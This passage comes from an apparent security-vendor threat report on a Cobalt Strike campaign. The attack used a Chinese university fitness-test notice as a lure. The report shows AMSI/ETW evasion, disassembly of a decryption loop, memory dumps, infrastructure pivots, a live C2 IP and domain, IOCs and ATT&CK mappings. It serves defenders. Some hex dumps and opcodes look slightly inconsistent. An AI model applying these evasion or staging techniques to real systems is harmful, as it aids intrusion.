During execution, the unpacked SFX component employs evasion techniques by interacting with Windows security mechanisms such as AMSI (Antimalware Scan Interface) and ETW (Event Tracing for Windows). By disrupting runtime scanning, logging, and telemetry generation, the malware reduces the effectiveness of antivirus and endpoint detection solutions, thereby lowering detection visibility during execution and memory inspection.

Following these security bypasses, the SFX payload decrypted the final-stage component entirely in memory, ultimately revealing a Cobalt Strike Beacon. This staged decryption approach ensured that the Beacon payload remained concealed during earlier execution phases and significantly reduced the likelihood of static detection or signature-based identification.

Assembly code snippet:

```

41:8BC6 mov eax, r14d
41:8D3C00 lea rdi, qword ptr ds:[rax+rax*4]
41:8B5CFC0C mov ebx, dword ptr ds:[r12+rdi*8+c]
48:039D 28030000 add rbx, qword ptr ss:[rbp+328]
41:8B54FC 14 mov edx, dword ptr ds:[r12+rdi*8+14]
48:8BCB mov rcx, rbx
45:8B44FC 10 mov r8d, dword ptr ds:[r12+rdi*8+10]
49:03D7 add rdx, r15
E8 6B150000 call 242A33082A2
0F8603 movzx eax, byte ptr ds:[rbx]
41:FFC6 inc r14d
41:8944FC 08 mov dword ptr ds:[r12+rdi*8+8], eax
41:0FB745 06 movzx eax, word ptr ds:[r13+6]
44:3BF0 cmp r14d, eax
72 C3 jmp 242A33082A2

```

Memory dump (Hex/ASCII):

Hex	ASCII
40 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	M2.....yy..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 80 00 00 00 00 00 00	
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 18	i..LiTh
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53	t be run in DOS
60 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00	mode....\$.....
50 45 00 00 64 86 09 00 00 00 00 00 00 00 00	PE..d.....
00 00 00 00 F0 00 2F 02 08 02 02 22 00 22 00	...b./.....
00 48 00 00 00 0A 00 00 0C 14 00 00 00 10 00	..H.....A.....
00 00 40 00 00 00 00 00 00 10 00 00 00 02 00	

Assembly code snippet:

```

39C6 cmp esi, eax
7E 15 jle cssadcd.4015E0
48:89C2 mov rdx, rax
83E2 03 and edx, 3
8A5415 00 mov dl, byte ptr ss:[rbp+rdx]
321407 xor dl, byte ptr ds:[rdi+rax]
881403 mov byte ptr ds:[rbx+rax], dl
48:FFC0 inc rax
EB E7 jmp cssadcd.4015C7
48:89D9 mov rcx, rbx

```

Memory dump (Hex/ASCII):

Hex	ASCII
60 08 A2 F7 43 86 28 37 BB D6 D5 CE 4F 05 A7 13	..E.bN.User-Agent
1C CB 8B 62 D1 00 55 73 65 72 20 41 67 65 6E 74	: Mozilla/5.0 (C
3A 20 40 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63	compatible; MSIE
6F 60 70 61 74 69 62 6C 65 38 20 40 53 49 45 20	10.0; Windows NT
31 30 2E 30 38 20 57 69 6E 64 6F 77 73 20 4E 54	6.2; WOW64; Tri
20 36 2E 32 38 20 57 4F 57 36 34 38 20 54 72 69	dent/6.0; Touch;
64 65 6E 74 2F 36 2E 30 38 20 54 6F 75 63 68 3B	ASU2JS)...i..i+i
20 41 53 55 32 4A 53 29 0D 0A 00 ED 5F ED 2B EF	
9C 74 A8 E7 9F 60 60 30 BB F1 33 C0 EE 38 25 A6	

Following decryption, the Cobalt Strike Beacon was loaded directly into memory without requiring a traditional on-disk executable drop. The Beacon initialized its User-Agent configuration and attempted to establish command-and-control (C2) communication for outbound network connectivity. By executing the payload entirely in memory, the malware minimized on-disk artifacts and reduced forensic visibility during execution.

Infrastructural Artefacts & Threat actor Attributions.:

In this section, we will discuss how we uncovered additional campaigns by leveraging a simple artifact: here threat actor has used Bandizip is a legitimate, widely used South Korean archive management application developed by Bandisoft. In isolation, it is a trusted, clean utility — however in this campaign, the threat actor has deliberately weaponized it as a LOTL (Living off the Land) tool. Based on that we have found 20 files like that.

Matches - 20/-24 Files	Associations	Detections	First seen	Last seen	Submitters
78c553a3428d700ebef5286274336ea548524748e4303dc2d7d4c515a132c1 Bandizip.exe peexe signed idle 64bits overlay invalid-signature	-	1/72	2026-05-04 11:36:23	2026-05-17 16:00:01	55
c152dc191afc7b032513da9a4cdae880c3349621e13e65a2fb61e8903c35973 Bandizip.exe peexe invalid-signature 64bits signed overlay	-	1/71	2026-05-04 12:24:23	2026-05-15 16:04:33	7
91edde942217d8c031e3c4607034a3aa0c25f009f23f66199d81a9e975de05b9 Bandizip.exe peexe overlay invalid-signature 64bits signed	-	1/63	2026-04-15 13:31:48	2026-05-14 15:46:56	92
43e908e5cf7a57541316027135ff22fcfd28edfa79a6a20be8208bbd44ce848 Bandizip.exe peexe idle 64bits overlay	-	1/72	2026-04-15 13:26:28	2026-05-14 15:45:17	19
585b2d330b0c9b22c374b6b517ad1eda5a6913a4baed2196ac3c63fd00f38569 Bandizip.exe peexe overlay 64bits	-	1/69	2026-04-19 07:41:18	2026-05-13 19:34:54	3

Another artefact, we used while hunting this threat actor was machine IDs present in multiple LNKs, which were common across campaigns targeting. Based on that we have identified below files which are having the similarities.

Matches - 5/-5 Files	Associations	Detections	First seen	Last seen
cd99e83d241cfbb41bfcd0bc622a87d16268e710ca7d736d0c5f44774e0056e2 常州大学2026年《国家学生体质健康标准》测试通知.pdf.lnk lnk	-	1/61	2026-05-10 10:14:03	2026-05-10 10:14:03
95d2df04e31bec52d4861d58c3a97283582a6efd31b8b953e30cbe31677c9b84 投诉材料/投诉材料/投诉材料/投诉材料.lnk lnk	-	0/64	2026-04-22 06:02:58	2026-04-22 06:02:58
99b802e84bf04776d0289c097ea1e12a0249bc79ec2d4b231bed30c74118177c 培训记录.pdf.lnk lnk hiding-window	-	0/64	2026-04-15 02:49:46	2026-04-15 02:49:46
f2632f22faa5adafd869a6308044c832f4e5523ae9b6e965d3b24cda650bae96 W*****/W*****/W*****.lnk lnk	-	0/64	2026-03-24 03:33:29	2026-03-24 03:33:29
8a2d9eebd31e010e29070c5d98084c2f0fad6f20000d3363ce0755b94418c674 C:\Users\user\AppData\Local\Temp\dccglxtm.o3r\Devices and Printers... lnk	-	0/46	2026-03-02 03:41:36	2026-03-02 03:41:36

Based on the beacons of all these similar implants, we found that this samples connect to the similar Command & Control server with AS 37963 registered with Hangzhou Alibaba

Advertising as shown below:

60.205.186.162 (60.205.0.0/16)
AS 37963 (Hangzhou Alibaba Advertising Co.,Ltd.)

CN Last Analysis Date
2 days ago

60.205.186.162 • HOST

PROXY_SERVER REMOTE_ACCESS

Network (AS) ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd. (37963)
Location Beijing (CN)

Services (4) 22 / SSH 80 / HTTP 7000 / FRPS 443 / HTTP
Software (3) Openbsd Openssh Caddyserver Caddy Frp

MATCHED FIELDS
host.ip 60.205.186.162

Seqrite Labs attributes Operation Dragon Whistle to threat actor UNG0002 with Medium-High confidence, based on strong TTP overlap with our previously documented Operation Cobalt Whisper campaign.

In Operation Cobalt Whisper, Seqrite Labs uncovered a campaign heavily leveraging malicious LNK files and obfuscated VBScript as the primary delivery mechanism — the same foundational TTPs observed in the current campaign. The structural consistency across both operations forms the backbone of this attribution.

While having furthermore pivot on C2: 60[.]205[.]186[.]162 we have observed below domain which this IP has been resolving.

60.205.186.162

AS 37963 (ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd.)

Summary OSINT 1 Resolutions 1 Subdomains DNS Records 0 Host Connections 24 Host Responses 113 CT Stream

Table Timeline View Export

Show Summary

1-1 of 1

Key	Value	First Seen	Last Seen
60.205.186.162	lysander.asia	2026-04-06	2026-05-19

This confirms what was anticipated — the threat actor is hosting C2 infrastructure on Alibaba Cloud, China’s dominant cloud provider, consistent with UNG0002’s previously documented preference for Chinese cloud infrastructure. In Operation Cobalt Whisper, the actor leveraged Tencent Cloud (AS45090); here they have shifted to Alibaba Cloud (AS37963) — a deliberate infrastructure rotation to evade ASN-based blocking.

The C2 infrastructure resolving to lysander[.]asia at 60[.]205[.]186[.]162 (AS37963 — Alibaba Cloud) has been active since 2026-04-06 and remains live and operational as of the date of this report (2026-05-19).

lysander.asia

Summary OSINT 1 Resolutions 4 Subdomains 1 DNS Records 7 Host Connections 17 Host Responses 20 CT Stream 4

Table Timeline View Export

Show Summary

1-7 of 7

Key	Type	Value	First Seen	Last Seen
lysander.asia	SOA_MNAME	dns17.hichina.com	2026-04-19	2026-05-19
lysander.asia	SOA_RNAME	hostmaster.hichina.com	2026-04-19	2026-05-19
lysander.asia	MX	mx1.feishu.cn	2026-04-12	2026-05-14
lysander.asia	MX	mx2.feishu.cn	2026-04-12	2026-05-14
lysander.asia	MX	mx3.feishu.cn	2026-04-12	2026-05-14

The presence of Feishu (飞书) MX records is a significant attribution signal. Feishu is ByteDance’s enterprise platform used predominantly within China — rarely seen in infrastructure operated by non-Chinese actors.

Both nameservers belong to HiChina (万网) — a subsidiary of Alibaba Cloud specifically serving the Chinese domestic market. Domain registration and DNS management through HiChina requires Chinese identity verification in most cases — further anchoring the actor’s operational base within China.

Key ▼	Type ▼	Value ▼	First Seen ▼	Last Seen ▼
lysander.asia				dns17.hichina.com
lysander.asia				[SOA_MNAME] dns17.hichina.com: 2026-04-19T06:00Z to 2026-05-19T00:00Z
lysander.asia				hostmaster.hichina.com
lysander.asia				mx1.feishu.cn
lysander.asia				mx2.feishu.cn
lysander.asia				mx3.feishu.cn
lysander.asia				v=spf1 +include:_netblocks.m...
lysander.asia				verification-code-site-App-fe...

The timeline confirms this was not opportunistic infrastructure — it was methodically built, verified, and maintained in direct alignment with the campaign’s operational window.

Conclusion: Operation DRAGON WHISTLE?

Operation Dragon Whistle exposes a deliberate expansion of threat actor UNG0002’s targeting footprint — moving beyond its previously documented victims into Mainland China’s university population, exploiting a nationally mandated fitness assessment as a high-compliance lure to drive victim execution.

The name reflects the campaign’s two defining traits. Dragon represents the precise geographic and cultural targeting — a Mainland China academic institution, a Chinese national education mandate, a Chinese-speaking victim population. Whistle reflects the campaign’s silent operational nature — a lure that commands attention like a referee’s whistle, while the malware executes, persists, and beacons back to its operator without a sound.

A campaign that speaks with institutional authority. A payload that never makes a noise.

Seqrite Coverage:

- *Trojan.LoaderCiR*
- *Trojan.CobaltStrikeCiR*
- *Lnk.Trojan.50718*
- *Script.Trojan.50719*

IOCs:

File Name	SHA256
-----------	--------

常州大学 2026年《国 家学生体质 健康标准》 测试通知最 终版.zip	e7aff6a55a7866776272d9913dfbf9d7db33fc9de6aced22f2a195feebb0e85f
常州大学 2026年《国 家学生体质 健康标准》 测试通知.pdf	fe11b199ada23d5ac25efc4215e67f4ff617ccb4d429eb64412072687367ca1c
常州大学 2026年《国 家学生体质 健康标准》 测试通 知.pdf.lnk	cd99e83d241cfbb41bfcd0bc622a87d16268e710ca7d736d0c5f44774e0056e2
Email	eb14d9e35a3bf0a933297f861bee0be9e6b9061fe4573a81ac92b71d55b6474f
Bandizip.exe	c937eca7c4c9b98df9257d986e666d25411aac5fa39d21f7018dd2e1663f0c76
ark.x64.dll	35a478f53f64bd412f374c65360fdb0518749537193669a8fe08d14bed65a2a
Cobalt Strike Beacon	ed7087e3afba4b320bdf04f32d3a6c567effd3d18a97682968e567000e70b335

C2:

60[.]205[.]186[.]162

MITRE ATT&CK:

Tactic	Technique Name	Technique ID
Initial Access	Spearphishing Attachment	T1566.001

Execution	User Execution: Malicious File	T1204.002
	Command and Scripting Interpreter: Visual Basic	T1059.005
	Shared Modules	T1129
Defense Evasion	Masquerading	T1036
	Hidden Files and Directories	T1564.001
	DLL Side-Loading	T1574.002
	Obfuscated Files or Information	T1027
	Debugger Evasion	T1622
	Virtualization/Sandbox Evasion	T1497
	Reflective Code Loading	T1620
	Living off the Land	T1218
	Native API	T1106
Discovery	Process Discovery	T1057
	System Checks	T1497.001
Command and Control	Application Layer Protocol: Web Protocols	T1071.001
	Ingress Tool Transfer	T1105
Defense Evasion	Signed Binary Proxy Execution	T1218
	Native API	T1106
Collection	Data from Local System	T1005

Authors:



He is a Security Researcher at Quick Heal Technologies Ltd, working with the Seqrite Lab team. His areas of expertise include threat hunting, malware research and...